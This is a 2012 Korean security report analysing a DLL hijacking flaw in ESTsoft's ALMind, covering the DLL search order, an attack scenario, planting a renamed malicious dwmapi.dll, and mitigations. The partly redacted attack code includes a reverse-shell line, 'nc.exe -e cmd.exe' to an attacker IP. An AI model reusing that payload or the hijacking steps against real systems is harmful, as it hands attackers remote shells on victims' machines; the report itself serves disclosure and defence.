취약점 분석 보고서

[ALMind 1.21.2.58 DLL Hijacking Vulnerability]

2012-08-03

RedAlert Team 안상환

목 차

1. 개 요

1.1. 배경

윈도우 기반의 어플리케이션은 실행 시 필요한 DLL(동적 연결 라이브러리, Dynamic Link Library)을 로드하며 실행하게 됩니다. DLL(동적 연결 라이브러리, Dynamic Link Library)는 여러 함수의 공유 라이브러리로 사용되는 실행 파일로 동적 링크를 사용하여 프로세스에서 해당 프로세스의 실행 코드에 포함되지 않은 함수를 호출할 수 있습니다.

정적 링크 대신 동적 링크를 사용하면 메모리 절약, 스와핑 감소, 디스크 공간 절약, 용이한 업그레이드, MFC 라이브러리 클래스를 확장할 수 있는 메커니즘 제공, 다양한 언어 형식의 어플리케이션 지원 등, 다양한 이점을 제공합니다. DLL 을 이용한 프로그래밍은 양질의 어플리케이션을 개발 할 수 있지만, 신경 써서 프로그래밍을 하지 않는다면 DLL Injection, DLL Hijacking, DLL Hooking 과 같은 공격에 취약 할 수 있습니다.

1.2. 요약

DLL Hijacking 은 윈도우 기반의 어플리케이션이 DLL 을 로드 하는 과정에서 DLL 의 경로가 지정되지 않아 발생하는 취약점입니다. 본래 DLL 파일의 전체 경로가 입력되어야 하지만, DLL 의 경로가 지정되지 않으면, 자동으로 파일이 탐색되게 되는데, 이러한 메커니즘에 의해 개발자가 코딩을 할 때 경로명을 생략하고 파일명만을 적어주는 경우가 간혹 있습니다. 이때 공격자는 DLL Hijacking 공격을 수행 할 수 있습니다.

DLL 호출 시 최우선 순위는 응용 어플리케이션이 로드 되는 디렉터리며 공격자는 어플리케이션이 동작하여 수 많은 DLL 을 가져오는 과정 중 실패하는 DLL 을 찾아 특수하게 제작한 DLL 이 호출 될 수 있도록 응용 어플리케이션 디렉터리에 주입 하여 어플리케이션이 실행 될 때 악성 DLL 이 실행 되도록 할 수 있다.

본 취약점 보고서에서 분석한 대상은 이스트소프트에서 개발한 알마인드라는 어플리케이션으로 DLL Hijacking 에 취약성을 가지고 있으며, 대상 어플리케이션을 통해 임의의 코드를 실행 할 수 있었습니다.

1.3. 정보

취약점 이름	ALMind 1.21.2.58 DLL Hijacking Vulnerability		
최초 발표일	2012 년 8 월 2 일	문서 작성일	2012 년 8 월 3 일
버전	1.21.2.58 및 그 이하 버전	상태	업데이트
Vender	Estsoft	Author	???
공격 범위	Local	공격 유형	DLL Hijacking

표 1. 취약점정보

1.4. 대상시스템

대상 어플리케이션은 'Windows XP SP3'를 대상으로 테스트를 실시하였고, 아래는 표는 영향을 줄 수 있는 시스템 목록입니다.

- Microsoft Windows XP
- Microsoft Windows Server 2003
- Microsoft Windows Server 2008
- Microsoft Windows 7

표 2. 취약 시스템

2. 공 격


2.1. 시나리오

① 공격자는 악성 DLL 이 삽입된 ALMind 를 배포합니다.

② 피해자는 ALMind 를 실행합니다.

③ ALMind 가 실행되면서 공격자가 삽입한 악성 DLL 도 함께 동작하며 공격자가 정의한 임의의 코드가 실행 됩니다.


④ 공격자는 피해자 시스템의 최고 관리자 권한을 획득 합니다.



[그림 1] 시나리오

2.2. 대상 어플리케이션

① ALMind 실행 시 아래 [그림 1]과 같은 화면을 볼 수 있습니다.



[그림 2] 대상 어플리케이션

2.3. 공격코드

① 공격코드는 아래 [그림 2]와 같습니다. 악용될 우려가 있어 핵심 코드는 생략하겠습니다.


```
#include <windows.h>
#define DLLIMPORT __declspec (dllexport)

DLLIMPORT void                                          ❶
DLLIMPORT void
DLLIMPORT void
DLLIMPORT void
DLLIMPORT void
DLLIMPORT void
DLLIMPORT void
DLLIMPORT void
DLLIMPORT void
DLLIMPORT void
DLLIMPORT void
DLLIMPORT void
DLLIMPORT void
DLLIMPORT void
DLLIMPORT void
DLLIMPORT void

int evil()                                              ❷
{
system("nc.exe -e cmd.exe 192.168.0.10 4444");
exit(0);
}
```

[그림 3] 공격코드 분석 1

❶ 본래 DLL 파일 내 정의된 함수이름으로 호출 시 evil( )를 호출하도록 정의합니다.
❷ 공격동작을 정의합니다. nc 어플리케이션을 통해 공격자 시스템으로 권한을 넘겨줍니다.


2.4. 공격테스트

① 공격자는 생성된 DLL 파일을 ALMind 가 설치된 디렉터리에 이동 시킵니다.




[그림 4] 악성 DLL 파일 이동

② 악성 DLL 파일의 이름을 ALMind 에서 로드 하지만 존재하지 않아 실패하는 DLL 이름으로 변경한다. (dwmapi.dll)



[그림 5] 악성 DLL 파일 이름 변경


③ ALMind 실행 시 악성 DLL 을 로드해 공격자가 정의한 임의의 코드가 실행됩니다.



[그림 6] 임의의 코드 실행

❶ 공격자가 정의한 system("nc.exe –e cmd.exe 192.168.0.10 4444) 함수가 실행되어 Console 창이 열려있는 것을 볼 수 있다.

④ 피해자 시스템의 최고 관리자 권한을 획득 한 모습입니다.



[그림 7] 피해자시스템 ip address


❶ 피해자 시스템에서 공격코드가 동작하면 reverse nc 가 작동하여 공격자 시스템으로 접속을 시도 합니다. 이때 피해자 시스템의 접속을 받아들이기 위한 nc 서버를 구성합니다.

❷ 피해자 시스템에서 공격코드가 동작하고 최고 관리자 권한을 획득하게 됩니다.

3. 분 석

3.1. DLL Hijacking 취약성 확인

① Process Monitor 를 통해 확인한 "NAME NOT FOUND"에 따른 DLL Hijacking 취약점을 분석하는 화면입니다.



[그림 8] Process Monitor

❶ DLL 로드를 시도하지만 존재하지 않아 실패한 화면입니다.

3.2. DLL Hijacking 지점

① DLL Hijacking 을 위해 악성 DLL 파일의 이름을 변경한다.

[그림 9] DLL Hijacking

❶ 대상 어플리케이션은 DLL 파일을 찾을 수 없을 경우 DLL 호출 우선 순위에 따라 현재 작업 중인 디렉터리를 참조하게 되는데, 이를 악용하기 위해 DLL 파일 이름을 변경하였습니다.

4. 결 론

양질을 어플리케이션을 만들기 위해 개발된 기술은 또 다른 위협을 야기하곤 합니다. 어플리케이션을 설계하고 개발할 때, 돌아가기만 하는 코딩이 아닌 보안적인 요소를 고려한 코딩이 반드시 필요합니다.

5. 대응 방안

① 어플리케이션 개발 시 로드 하는 DLL 파일을 파일이름이 아닌 파일의 전체 경로를 사용하도록 하여 예방 가능합니다

② WebDAV 공유에서 DLL 파일을 로드 할 수 없도록 설정하여 예방 가능합니다.

③ 해당 취약점 패치가 된 최신 버전의 어플리케이션으로 업데이트하여 예방 가능합니다.

6. 참고 자료

데일리시큐 ALMind DLL Hijacking 취약점 기사
http://www.dailysecu.com/news_view.php?article_id=2688